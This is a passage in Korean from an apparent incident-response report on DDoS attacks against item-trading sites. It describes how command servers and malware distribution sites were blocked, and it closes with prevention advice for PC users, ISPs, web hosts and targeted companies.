피해를 예방하기 위하여는 분산서비스거부공격(DDoS)에 악용되는 악성코드의 추가적인 유포를 차단하며, 이미 감염된 PC에 공격자가 공격명령을 전달하지 못하도록 조치하는 것이 중요하다. 인터넷침해사고대응지원센터에서는 DDoS에 악용된 악성코드의 유포사이트와 DDoS을 위하여 접속하는 명령전달서버를 신속하게 분석 및 추적하여 차단/대응조치 하였다.

▶ DDoS 공격에 대한 대응조치

- 국외 명령전달 서버 및 악성코드 유포 사이트에 대한 차단 실시 - 국내 악성코드 유포 사이트에 대한 조치 및 삭제 실시 등 (Anti.exe, down[1].exe 변종 악성코드 등)

6. 결 론

인터넷 통신망 환경이 데이터 위주에서 음성(VoIP), 인터넷 TV(IPTV) 등 통신과 방송의 융합이 가능한 BcN(Broadband Convergence Network)으로 진화되고, 또한 PC성능이 크게 향상됨에 따라, 최근 일반PC를 이용한 분산서비스거부공격(DDoS)이 인터넷망의 안정성에 커다란 위협이 되고 있다. 국내의 초고속인터넷 환경은 이미 가입자단의 속도가 100 Mbps를 지원하는 광LAN 등이 활성화 되어 있어서, DDoS 공격에 악용될 경우 많은 량의 공격 트래픽을 발생 시킬 수 있다.

인터넷침해사고 가운데 DDoS 공격은 그 특성상, 효율적으로 방어하기가 매우 어렵다. 최근 DDoS 공격은 원격조종기능을 가진 특정 악성 Code나 악성 Bot으로 인터넷이용자의 PC를 감염시켜 Zombie PC로 만들고 해커가 원격에서 이를 조종하는 형태이다.

보안이 취약한 개별 PC에서 발생된 공격트래픽은 마치 개울물 → 시냇물 → 강물 → 바닷물이 되는 것처럼, 어느 한곳에 집중되었을 때는 이미 감당하기 어려울 정도로 발전하기 때문에 '바닷물'이 되기 전에 '개울물' 단계에서 발생을 차단하는 것이 가장 효과적이라고 할 수 있다. 이를 위해서 '개울물'을 유발할 수 있는 인터넷이용자의 PC를 최신 보안업데이트 상태로 유지하는 것이 무엇보다도 중요하며, 각 주체별로 다음과 같은 예방 및 대응조치가 필요하다.

첫째, 인터넷 사용자는 PC를 항상 최신 보안 업데이트 상태로 유지하고(가장 중요), 백신 S/W, 개인방화벽 S/W를 설치·운영함으로써, 자신의 PC가 자신도 모르는 상태에서 원격 조종자의

지시에 따라 특정 기업의 서버를 대상으로 DDoS 공격을 발생, 개인정보 유출, 스팸릴레이 발송 등 침해사고에 악용되지 않도록 주의해야 한다. 또한 P2P 사이트 등에서 내려 받은 파일은 설치된 백신프로그램을 사용하여 안전성 검사를 반드시 실시하여야 한다.

둘째, ISP/IDC 및 기업 네트워크 운용자는 평시 유효하지 않은 IP주소(Bogon IP) 및 악성 봇 명령 제어/서버 도메인 등에 대한 사전 필터링 조치로 DDoS 공격을 발신지부터 제거하는 노력이 필요하다. 또한 DDoS 공격 발생 시 정보통신부, KISA 등 유관기관에 적극 신고 및 협조하여 DDoS 공격의 근원지 및 원격 조종자 PC를 찾아내어 조치하는 등 신속히 대응하여야 하겠다.

셋째, IDC, 웹 호스팅업체, 기업, 개인 등 웹 서버 운영자는 이번 아이템거래사이트에 대한 DDoS 사례에서도 보았듯이 자신이 운영하는 웹서버가 해킹되어 악성코드를 유포하거나 DDoS 공격관련 스크립트 전달 경유지로 악용되지 않도록 웹 방화벽 설치, 웹서버 및 운영체제에 대한 최신 보안업데이트 설치, 주기적인 로그 분석 등 을 실시하여야 하겠다.

마지막으로, 피해기업의 네트워크 및 웹서버 운영자는 운용하는 서버에서 허용되지 않는 서비스를 차단하기 위한 방화벽, 침입시도를 탐지·차단하는 침입방지 시스템 및 DDoS 차단 시스템 등을 설치하여 DDoS 공격 및 침입시도에 대한 대응도 필요하다. 아울러 금품요구 등 협박이 있을 경우, 범인의 계좌번호, 메신저 ID 등 관련수사에 도움이 되는 정보가 있을 것 이므로 반드시 수사기관에 신고하여 범인검거에 협조 하는 것도 매우 중요하다고 하겠다.